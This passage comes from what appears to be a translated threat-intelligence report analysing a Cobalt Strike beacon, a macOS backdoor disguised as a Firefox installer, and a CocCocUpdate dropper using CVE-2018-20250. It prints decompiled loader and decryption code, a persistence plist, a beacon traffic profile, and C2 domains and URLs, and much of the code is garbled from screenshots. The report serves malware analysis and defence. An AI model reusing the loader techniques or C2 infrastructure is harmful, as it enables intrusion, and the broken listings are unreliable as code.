| 457 v154 = '0\0.';  
| 458 v155 = 41;
```

The downloaded AwPT file from cobaltstrike is the shellcode module:

The decrypted data is a beacon module, as shown in the figure:

导出模块名:beacon.dll 编译器信息:VC 9.0		引入表
节信息	导出表	
.text	_ReflectiveLoader@4	KERNEL32.dll
.rdata		ADVAPI32.dll
.data		WININET.dll
.reloc		WS2_32.dll
		DNSAPI.dll
		IPHLPAPI.DLL

Extract the configuration file information as follows:

```
office.allsafebrowsing.com/?ref=nb_sb_noss_1/167-3294888-0262949/field-keyword
s=books

Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0;
rv:11.0) like Gecko
@/N4215/adj/amzn.us.sr.aspx

Accept: */*
Host: www.amazon.com
session-token=
oskin=noskin;
csm-hit=s-24KU11BB02RZSYGJ3BDK|1419899012996
Cookie

Accept: */*
Content-Type: text/xml
X-Requested-With: XMLHttpRequest
Host: www.amazon.com
sz=160x600
oe=oe=ISO-8859-1;
dc_ref=http%3A%2F%2Fwww.amazon.com
@%windir%\syswow64\rundll32.exe
@%windir%\sysnative\rundll32.exe
E:\%s\pipe\msgagent_%x
GET
POST
# ( ) @ , @ - .
```

MAC Backdoor

The analysis object is a MAC backdoor disguised as a browser.



The extracted file structure is as follows, which is a macOS installation package, as shown in the figure:

名称	修改日期	类型	大小
.background	2019/5/7 12:10	文件夹	
.fsevents.d	2019/5/7 12:10	文件夹	
[HFS+ Private Directory Data_	2018/3/23 12:10	文件夹	
.Trashes	2018/3/23 12:10	文件夹	
[HFS+ Private Data]	2018/3/23 12:10	文件夹	
Firefox.app	2019/5/7 12:10	文件夹	
.DS_Store	2018/3/23 12:10	DS_STORE 文件	11 KB
.VolumeIcon.icns	2018/3/23 12:03	ICNS 文件	449 KB


After opening it, the interface for installing Firefox will be displayed. Double-click the Firefox icon, and the Dropper process will be executed:



It will pop up the interface of fake FireFox and click update. Even if the Internet is disconnected, the download progress bar will appear, which is forged by the attacker:



This is the fake interface the attacker drew:



After running, Dropper will create the following APP in the Library directory to start up:

/ Users/username/Library/LaunchAgents/com.apple.Spell.Agent.plist

```
bogon:LaunchAgents abc$ cat com.apple.spell.agent.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.co
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.apple.spell.agent</string>
<key>ProgramArguments</key>
<array>
<string>/Users/abc/Library/Spelling/spellagentd</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>KeepAlive</key>
<true/>
</dict>
```

The app in the startup directory to the directory: /

Users/username/Library/Spelling/spellagentd file, the file in OSX bin file, code did add case processing, will decrypt the shellcode in memory and execute, as shown in figure:

```

1 int64 __usercall start@<rax>(_int64 a1@<rbx>, _int64 a2@<r14>, _int64 a3@<r8>)
2 {
3     unsigned int v3; // ecx
4     unsigned __int64 v4; // rax
5     unsigned int v5; // edx
6     unsigned __int16 v6; // rbx
7     __int64 __fastcall *v7)(__int64, __int64); // r15
8     char v8; // [rsp+10h] [rbp-403h]
9     void *retaddr; // [rsp+404h] [rbp+8h]
10
11    v3 = *(__DWORD *)(((unsigned __int64)start & 0xFFFFFFFFFFFF0000LL) + 0x10);
12    if (v3)
13    {
14        v4 = (unsigned __int64)start & 0xFFFFFFFFFFFF0000LL | 0x20;
15        v5 = 0;
16        while (*(__DWORD *)v4 != 25 || *(__QWORD *)(<v4 + 10>) != 6073460636892678476LL)
17        {
18            ++v5;
19            v4 += *(unsigned int *)(<v4 + 4>);
20            if (v5 >= v3)
21                goto LABEL_10;
22        }
23        v6 = *(unsigned __int16 *)(<v4 + 24>);
24        a3 = (<int64>)v6 + *v6;
25        do
26        {
27            a2 = *((unsigned int *)v6 - 1);
28            v6 -= 2;
29        }
30        while (a2);
31        a1 = (<int64>)v6 - a2;
32    }
33 LABEL_10:
34    v7 = (_int64 (__fastcall *)(_int64, __int64))sub_F0000F7E(a1, a2, (<int64>)v9, 0x4000LL, a3); // Decode codes
35    sub_F0000F7E();
36    retaddr = (void *)signed int)retaddr;
37    return v7(a1, a2); // Run shellcode
38}

```

After execution back to the address: rio.imbandaad.com, through a Post request packets sent to the server: http://rio.imbandaad.com/v3/yQ/r/eiCu1gd6Qme.js

Stream Content

```

POST /v3/yQ/r/eiCu1gd6Qme.js HTTP/1.1
Host: rio.imbandaad.com
User-Agent: curl/7.11.3
Accept: */*
Content-Length: 319
Content-Type: application/x-www-form-urlencoded
.....&`TX%..r2D..q.a..mz....t.4.4.vLwIW..f.a1..8U0 g...\\...^...
%.Z...D...:Q.r...:q...l...z...=.z.x2/
ucp0.u..I...h.85V..e..n..}..%...
L.+.0[K.V....C.g.n.+3H 6..e\..1..2w...J...bv....n...|...
x.@o.-.1..X...zH..aj...'%......eN% y..q..T.F.....1"...F0...+.k.:.vu...F|

```

But the address is no longer valid. The signature information of the App is as follows:

```

Identifier = org.mozilla.firefox
Format=bundle with mach-o universal (i386 x86_64)
CodeDirectory v=20200 size=623 flags=0x0(none) hashes=24+3 location=embedded
Hash type = sha1 size = 20
CDHash = f1ebdfdfa0c6ab158bc619350c54d3e337a5d849
Signature size = 4233
Authority=Developer ID Application: Melinda Cline (P74QRJXB2F)
Authority = Developer ID Certification Authority
Authority = Apple Root CA
Signed Time=Mar 22, 2018, 9:10:20 PM
The Info. The plist entries = 24
TeamIdentifier = P74QRJXB2F
Sealed Resources version=2 rules=12 files=11
Internal requirements count = 1 size = 212

```

CocCocUpdate

CocCocUpdate is a Dropper that is released into the startup directory using a compression package constructed by cve-2018-20250 vulnerability. The screenshot of the compression package is as follows:


```

00405000: . 8B50 07 mov    byte ptr [eax+7], 01
00405003: . 8B50 08 add    eax, 8
00405012: . 83C0 0A add    eax, 4
00405015: . AF              dec    edi
00405016: . 8B45 F1      mov    eax, [ebp-7F]
00405020: . E8 7EFFFF     jne    00405000
00405021: . 8B0D 28FF11ea  lea    ecx, [eax-78]
00405027: . 8B05 A4BF11ea  lea    eax, [eax-75]
0040502D: . 50              push   ecx
00405030: . 8B00 040FF11ea  lea    eax, [eax-70]
00405034: . 8B05 040FF11ea  lea    eax, [eax-70]
00405038: . EB F1EEFFF   call   00405030
0040503B: . 8B05 A40FF11ea  lea    edx, [eax-70]
00405045: . 50              push   edx
00405046: . 68 5A120000  push   00A0125A
00405048: . FF03          call   ebx
0040504B: . 85C0  test   eax, eax
UNICODE "0B99050C"
e0cx=0012FA58, (ASCII) "E289EE0B09505C7A7E45AC05FC8092877C8B886928816B00393D7F0B096BC957FFF055C6B38286C40A8CD41E237BFFE67B882EF0B0A44A8BEFB0165326F8C211"

```

1. Encrypt the data at 0x40E000 by random key, and write the modified PE file to Temp directory, and then execute it through CreateProcess:

```

.data:0040E000 ; char byte_40E000[447980]
.data:0040E000 byte_40E000 db 0Fh ; DATA XREF: HEADER:00400110↑o
.data:0040E000 ; HEADER:0040020Cfo ...
.data:0040E001 db 4Ch ; L
.data:0040E002 db 58h ; X
.data:0040E003 db 93h
.data:0040E004 db 4
.data:0040E005 db 6
.data:0040E006 db 6
.data:0040E007 db 7
.data:0040E008 db 8
.data:0040E009 db 0Dh
.data:0040E00A db 0Ah
.data:0040E00B db 0Bh
.data:0040E00C db 0Ch
.data:0040E00D db 0F2h
.data:0040E00E db 0F1h
.data:0040E00F db 0Fh
.data:0040E010 db 10h
.data:0040E011 db 0A9h
.data:0040E012 db 12h
.data:0040E013 db 0B2h
.data:0040E014 db 14h
.data:0040E015 db 55h ; U
.data:0040E016 db 0AEh
.data:0040E017 db 17h
.data:0040E018 db 23h ; #
.data:0040E019 db 0Ch
.data:0040E01A db 1Ah
.data:0040E01B db 0F3h
.data:0040E01C db 27h ; '
.data:0040E01D db 69h ; i
.data:0040E01E db 1Eh
.data:0040E01F db 3Fh ; ?
.data:0040E020 db 40h ; M
.data:0040E021 db 51h ; Q
.data:0040E022 db 22h ; "
.data:0040E023 db 2Ah ; *
.data:0040E024 db 74h ; t
.data:0040E025 db 60h ; `
.data:0040E026 db 26h ; &
.data:0040E027 db 27h ; '
.data:0040E028 db 64h ; d
.data:0040E029 db 28h ; (
.data:0040E02A db 2Eh ; +
.data:0040E02B db 2Bh ; +
.data:0040E02C db 0E0h
.data:0040E02D db 70h ; p

0040523C: . 83C4 28 add    esp, 28
0040523F: . 40              push   0
00405240: . 6A 00          push   0
0040523C: . 6A 04          push   4
00405240: . 6A 00          push   0
00405240: . 68 00000000  push   40000000
00405247: . 8B05 BA0FFF11ea  lea    eax, [eax-24C]
0040524D: . 50              push   eax
0040524E: . FF15 40104000  call   dword ptr [<&KERNEL32.CreateFileW|CreateFileW]
FileName = "C:\DOCUMENTS\ADMINISTRATOR\TEMP\5B7.tmp"


```


Word document or a normal file, and then execute it through ShellExecute. The file does not use the decoy file to release the bundled file, so the ID is wrong:

```

256 v4 = FindResourceW(0, (LPCWSTR)1, (LPCWSTR)10);
257 v5 = v4;
258 if ( v4 )
259 {
260     v6 = SizeofResource(0, v4);
261     if ( v6 )
262     {
263         v7 = LoadResource(0, v5);
264         if ( v7 )
265         {
266             pszExt = 0;
267             v85 = 0;
268             v86 = 0;
269             v8 = LockResource(v7);
270             if ( v8 )
271             {
272                 LOBYTE(v94) = 0;
273                 sub_4043C0((const void **)&pszExt, 0, v6 - 64, (int)&v94);
274                 v101 = 0;
275                 memset(&v102, 0, 0xFFu);
276                 v106 = 0;
277                 fun_GenRc4KEY((int)&v101, (int)v8, 64);
278                 v9 = pszExt;
279                 fun_RC4Decode((int)&v101, (int)v8 + 64, pszExt, v85 - (_DWORD)pszExt);
280                 if ( v9 )
281                 {
282                     v10 = wcslen(v9);
283                     v11 = v9;
284                     lpBuffer = &v9[v10 + 1];
285                     do
286                     {
287                         v12 = *v11;
288                         ++v11;
289                     }
290                     while ( v12 );
291                     v13 = -2 - 2 * (v11 - (v9 + 1)) + v6;
292                     pszPath = 0;
293                     memset(&v110, 0, 0x206u);
294                     v80 = (unsigned __int16 *)v9;
295                     if ( !wcscpy_s(&pszPath, 0x104u, lpFileName) )
296                     {
297                         if ( PathRenameExtensionW(&pszPath, v9) )
298                         {
299                             v14 = CreateFileW(&pszPath, 0x40000000u, 0, 0, 4u, 0, 0);
300                             v15 = v14;
301                             if ( v14 )
302                             {
303                                 if ( v14 != (HANDLE)-1 )
304                                 {
305                                     NumberOfBytesWritten = 0;

```



5. The executed temp process will first determine whether there are environment variables of "C091A8C8" set, if any

If it is encrypted by the original Dropper, it will read the randomly generated 128-bit key from the "DB99050C" environment variable, decrypt the code at 0x40e000, and then decrypt one more layer and decompress one more layer, because the code has one layer of encryption and compression in the original Dropper:

```

378     memset(&v98, 0, 0xFFu);
379     v98 = 0;
380     fun_GenRC4KEY((int)&v97, (int)&v110, 64);
381     fun_RC4Decode((int)&v97, (int)&dword_40E000, dword_40E000, 447979);
382     v28 = _ImageBase;
383     v27 = (const CHAR *)VirtualAlloc(0, (SIZE_T)&_ImageBase, 0x3000u, 0x40u);
384     if ( !v27 )
385         goto LABEL_75;
386     v28 = 0;
387     do
388     {
389         dword_40E000[v28] ^= v28 + v28 / 0xFF;
390         ++v28;
391     }
392     while ( v28 < 0x6D5EB );
393     if ( sub_4034E0(dword_40E000, 447979, v27, &v82) )
394         goto LABEL_75;
395     v29 = ((DWORD)v27 + 15);
396     v30 = ((DWORD)&v27[v29 + 128];
397     v31 = (int)&v27[v29];
398     v32 = ((DWORD)(v31 + 132) / 0x14u;
399     v33 = (int)&v27[v30];
400     v92 = (DWORD)v31;
401     v87 = 1;
402     *(int*)((char *)&v93 + 1) = v32;
403     lpBuffer = 0;
404     if ( v32 <= 0 )
405     {
406         LABEL_57:
407         v39 = *(WORD*)(v31 + 6);
408         v40 = 0;
409         if ( v39 > 0u )
410         {
411             while ( 1 )
412             {
413                 v41 = v31 + 248;
414                 if ( (*(_DWORD*)v31 + 40 * v40 + 248) == 'ler.' && (*(_DWORD*)(v41 + 40 * v40 + 4) == 'co' ) )
415                     break;
416                 if ( ++v40 >= v39 )
417                     goto LABEL_75;
418             }
419             v42 = &v27[*(_DWORD*)(v41 + 40 * v40 + 12)];
420             if ( v42 )
421             {
422                 for ( ; *(_DWORD*)v42; v42 += *((_DWORD*)v42 + 1) )

```

Extract:


```

120    {
121        if ( v10 >= 0x20 )
122    {
123        v16 = v10 & 0x1F;
124        if ( !v16 )
125        {
126            while ( !*v11 )
127            {
128                v16 += 255;
129                ++v11;
130                if ( v16 > 0xFFFFFE01 )
131                    goto LABEL_81;
132                if ( v5 - (unsigned int)v11 < 1 )
133                    goto LABEL_77;
134            }
135            v18 = (unsigned __int8)*v11++;
136            v16 += v18 + 31;
137            if ( v5 - (unsigned int)v11 < 2 )
138                goto LABEL_77;
139        }
140        v15 = (unsigned int)&v7[-((unsigned int)*(unsigned __int16 *)v11 >> 2) - 1];
141        v4 = v11 + 2;
142        goto LABEL_62;
143    }
144    if ( v10 >= 0x10 )
145    {
146        v19 = (int)&v7[-2048 * (v10 & 8)];
147        v16 = v10 & 7;
148        if ( !v16 )
149        {
150            while ( !*v11 )
151            {
152                v16 += 255;
153                ++v11;
154                if ( v16 > 0xFFFFFE01 )
155                    goto LABEL_81;
156                if ( v5 - (unsigned int)v11 < 1 )
157                    goto LABEL_77;
158            }
159            v16 += (unsigned __int8)*v11++ + 7;
160            if ( v5 - (unsigned int)v11 < 2 )
161                goto LABEL_77;
162        }
163        v20 = v19 - ((unsigned int)*(unsigned __int16 *)v11 >> 2);
164        v4 = v11 + 2;
165        if ( (_BYTE *)v20 == v7 )
166        {
167            *a4 = (int)&v7[-a3];
168            if ( v4 == (_BYTE *)v5 )

```

6. The decrypted file is a PE file, which will be executed in memory after decryption, as shown in the figure:

Rstrui. Exe is an attacker to write a loader, disguised Microsoft Windows System Restore icon:



Mainly responsible for loading {9fbaa883-1709-4de3-8c1b-48683f740a5f} in the same directory through rundll32.

```

51     memset(&v13, 0, 0x206u);
52     lstrcpy((&pszPath, &Buffer));
53     PathAppendW(&pszPath, L"rundll");
54     lstrcat((&pszPath, L"32");
55     lstrcat((&pszPath, L".exe");
56     memset(&v0, 0, 0x206u);
57     v0 = 0;
58     PathAppendW(&v0, L"\{9fbaa883-1709-4de3-8c1b-48683f740a5f}.clsid");
59     String2 = 0;
60     memset(&v15, 0, 0x206u);
61     lstrcpy((&string2, &Buffer));
62     PathAppendW(&string2, L"shell");
63     lstrcat((&string2, L"32");
64     lstrcat((&string2, L".dll");
65     CommandLine = 0;
66     memset(&v7, 0, 0x7FEu);
67     lstrcpy((&CommandLine, L"rundll");
68     lstrcat((&CommandLine, L"32");
69     lstrcat((&CommandLine, L".exe");
70     lstrcat((&CommandLine, L""));
71     lstrcat((&CommandLine, &String2);
72     lstrcat((&CommandLine, L""));
73     lstrcat((&CommandLine, L"Control_RunDLL");
74     lstrcat((&CommandLine, L""));
75     lstrcat((&CommandLine, &v0);
76     ProcessInformation.hProcess = 0;
77     ProcessInformation.hThread = 0;
78     ProcessInformation.dwProcessId = 0;
79     ProcessInformation.dwThreadId = 0;
80     memset(&StartupInfo, 0, 0x44u);
81     StartupInfo.cb = 68;
82     Value = 0;
83     memset(&v5, 0, 0xFFEu);
84     if (!GetEnvironmentVariableW(L"path", &Value, 0x800u))
85     {
86         Value = 0;
87         SetEnvironmentVariableW(L"\{83558A16-9C19-4AF6-8D1A-F214D5FB5827}", &Value);
88         lstrcat(&Value, L";");
89         lstrcat(&Value, &filename);
90         lstrcat(&Value, L";");
91         SetEnvironmentVariableW(L"path", &Value);
92         result = CreateProcessW(&pszPath, &CommandLine, 0, 0, 0, 0, 0, &filename, &StartupInfo, &ProcessInformation);
93         if (result)
94         {
95             CloseHandle(ProcessInformation.hThread);
96             result = CloseHandle(ProcessInformation.hProcess);
97         }
98     }
99     return result;
99 }

```

File name {9fbaa883-1709-4de3-8c1b-48683f740a5f}. Clsid file when a DllLoader, PE information is as follows:

导出模块名:timedate.dll 编译器信息:VC 9.0		
节信息	导出表	引入表
.text	CPIApplet	USER32.dll
.rdata		SHELL32.dll
.data		SHLWAPI.dll
.rsrc		KERNEL32.dll
.reloc		

The function of this DLL is mainly to decrypt and load shellcode with the same directory name as {9fbaa883-1709-4de3-8c1b-48683f740a5f}, as shown in the figure:

```

12 | Buffer = 0;
13 | memset(&v0, 0, 0xFFEu);
14 | if (!GetEnvironmentVariableW(L"\{83558A16-9C19-4AF6-8D1A-F214D5FB5827}", &Buffer, 0x800u))
15 | {
16 |     Buffer = 0;
17 |     SetEnvironmentVariableW(L"\{83558A16-9C19-4AF6-8D1A-F214D5FB5827}", 0);
18 |     SetEnvironmentVariableW(L"path", &Buffer);
19 |     GetWindowsDirectoryW(&Buffer, 0x104u);
20 |     SetCurrentDirectoryW(&Buffer);
21 |     pNumArgs = 0;
22 |     v0 = GetCommandLineW();
23 |     v1 = (WCHAR *)v0;
24 |     if (v0)
25 |     {
26 |         v2 = 2 * lstrlenW(v0) + 2;
27 |         v3 = (LPCWSTR *)CommandLineToArgvW(v1, &pNumArgs);
28 |         if (v3)
29 |         {
30 |             flOldProtect = 0;
31 |             if (VirtualProtect(v1, v2, 4u, &flOldProtect))
32 |             {
33 |                 memset(v1, 0, v2);
34 |                 lstrcatW(v1, *v3);
35 |             }
36 |         }
37 |         GetModuleFileNameW(hModule, &Buffer, 0x104u);
38 |         PathRemoveExtensionW(&Buffer);
39 |         if (!sub_10001480(&Buffer))
40 |         {
41 |             ExitProcess(0);
42 |             return SleepEx(0xFFFFFFFF, 0);
42 }

```

Enter the sub_10001480 function, the contents of the file will be decrypted, and the PE will be loaded in memory:


```

1 bool __usercall sub_10001480@(<al>)(const wchar_t *al<eax>
2 {
3     FILE *v1; // eax
4     FILE *v2; // edi
5     bool v3; // bl
6     int v4; // esi
7     DWORD *v5; // edi
8     _DWORD *v6; // eax
9     signed int v7; // eax
10    FILE *v8; // [esp+Ch] [ebp+4h]
11
12    v1 = _wpopen(al, L"rb");
13    v2 = v1;
14    v3 = v1 > 0;
15    v4 = 0;
16    v5 = v4;
17    if ( v3 )
18    {
19        fseek(v4, 0, 2);
20        v6 = fetell(v2);
21        v3 = v6 > 0;
22    }
23    v4 = 0;
24    if ( v3 )
25    {
26        v6 = operator new(v4 + 256);
27        v5 = v6;
28        v3 = v5 != 0;
29        if ( v3 )
30        {
31            memset(v5, 0, v3);
32            fread(v5, 1u, v4, v5);
33        }
34    }
35    if ( v9 )
36    {
37        fclose(v9);
38        if ( v3 )
39        {
40            for ( i = 0x10000; i < v4; ++i )
41                *((BYTE *)v5 + i) = *((BYTE *)v6 + i % 0x10000);
42            v3 = sub_10001360(i + 0x4000, v4 - 0x10000);
43        }
44    }
45    operator delete(v5);
46    return v3;
47}

```

48 if (v4 && v5 > v4 && v7 > v5)
49 {
50 v8 = VirtualAlloc(0, v7 + 4096, 0x1000u, 0x40u);
51 v9 = v8;
52 result = v8 != 0;
53 if (!result)
54 {
55 memset(v9, 0, v7);
56 memset(v9, 0, v10);
57 v10 = v9[15];
58 v11 = *(DWORD *)((char *)v9 + v10 + 40);
59 v12 = *(DWORD *)((char *)v9 + v10 + 40);
60 dword_10010C00 = (int)v11;
61 if (v11)
62 dword_10010C00 = (int)v12;
63 if (v11)
64 dword_10010D00 = (int)_stdcall_(<DWORD, DWORD>)((char *)v9 + v11);
65 v13 = *(DWORD *)((v11 + v12 + 4));
66 v17 = *(unsigned __int16 *)((v12 + 6));
67 do
68 {
69 memset((char *)v9 + *(v13 - 2), (char *)v11 + *v13, *(v13 - 1));
70 v13 -= 2;
71 }
72 while (v17);
73 v3 = v13;
74 }
75 result = sub_100011D0((int)v9, v7);
76 if (!result)
77 {
78 result = sub_10001200((int)v9, v15);
79 if (!result)
80 if (dword_10010BFC)
81 result = dword_10010BFC(dword_10010C00, 1, 0) != 0;
82 }
83 }

The PE after decryption in memory is shown in the figure below:



导出模块名 comuid.dll
编译器信息:VC 11.0

节信息	导出表	引入表
.text	Version	KERNEL32.dll
.rdata		ADVAPI32.dll
.data		SHELL32.dll
.rsrc		dbghelp.dll
.reloc		

DllMain creates a thread to execute the export function Version. In the Version function, the remote control function will be executed all the time. If it fails, the sleep 6s will continue.

```

1 BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
2 {
3     if ( fdwReason == 1 )
4     {
5         hModule = hinstDLL;
6         CreateThread(0, 0x400000u, (LPTHREAD_START_ROUTINE)Version, 0, 0, 0);
7     }
8     return 1;
9 }

1 void __stdcall __noretturn Version(LPVOID lpThreadParameter)
2 {
3     while ( 1 )
4     {
5         sub_100010B0();
6         Sleep(6u);
7     }
8 }

```

Then a number less than 4 will be randomly generated, and C2 will be randomly selected, as shown in the figure:

```

73    if ( v17 >= 0x10 )
74        j_free(v15);
75    v3 = v1 % 4;           → Randomly generate numbers
76    if ( !(v1 % 4) )      within 4, select C2 by number
77    {
78        v4 = sub_10013BC0((int)&v13);
79        LOBYTE(v25) = 2;
80        v5 = sub_10014050((int)&v15, v4);
81        if ( &v21 != (void **)v5 )
82        {
83            if ( v23 >= 0x10 )
84                j_free(v21);
85            v23 = 15;
86            v22 = 0;
87            LOBYTE(v21) = 0;
88            if ( *(__WORD *)(&v5 + 20) >= 0x10u )
89            {
90                v21 = *(void **)&v5;
91                *(__WORD *)v5 = 0;
92            }
93            else if ( *(__WORD *)(&v5 + 16) != -1 )
94            {
95                memmove(&v21, (const void *)v5, *(__WORD *)(&v5 + 16) + 1);
96            }
97            v22 = *(__WORD *)(&v5 + 16);
98            v23 = *(__WORD *)(&v5 + 20);
99            *(__WORD *)(&v5 + 20) = 15;
100           *(__WORD *)(&v5 + 16) = 0;
101           *(__BYTE *)v5 = 0;
102       }
103       goto LABEL_36;
104   }
105   switch ( v3 )           → Select C2 by the
106   {                      generated number
107       case 1:
108           v6 = sub_10013B30((int)&v13);
109           LOBYTE(v25) = 3;
110           goto LABEL_32;
111       case 2:
112           v6 = sub_10013A90((int)&v13);
113           LOBYTE(v25) = 4;
114           goto LABEL_32;
115       case 3:
116           v6 = sub_10013A00((int)&v13);
117           LOBYTE(v25) = 5;
118 LABEL_32:

```

One of the functions to decrypt C2 is as follows:

```

11 v1 = this;
12 v4 = '8<:>';
13 v5 = '$e42';
14 v6 = "'9&>";
15 v7 = '*>m:';
16 v8 = ':';
17 *(_DWORD*)(this + 20) = 15;
18 *(_DWORD*)(this + 16) = 0;
19 *(_BYTE*)this = 0;
20 if ( (_BYTE)v4 )
21     v2 = strlen((const char *)&v4);
22 else
23     v2 = 0;
24 sub_10014A00(v1, &v4, v2);
25 return v1;
26}

```

The 4 domain names are as follows:

images.ucange.com

preload.ointalt.com

maintenance.allidayser.com

report.cottallid.com

The hash of the sample associated with the domain name is as follows:


2 ea902abe453b70cf77e402cc16eb552

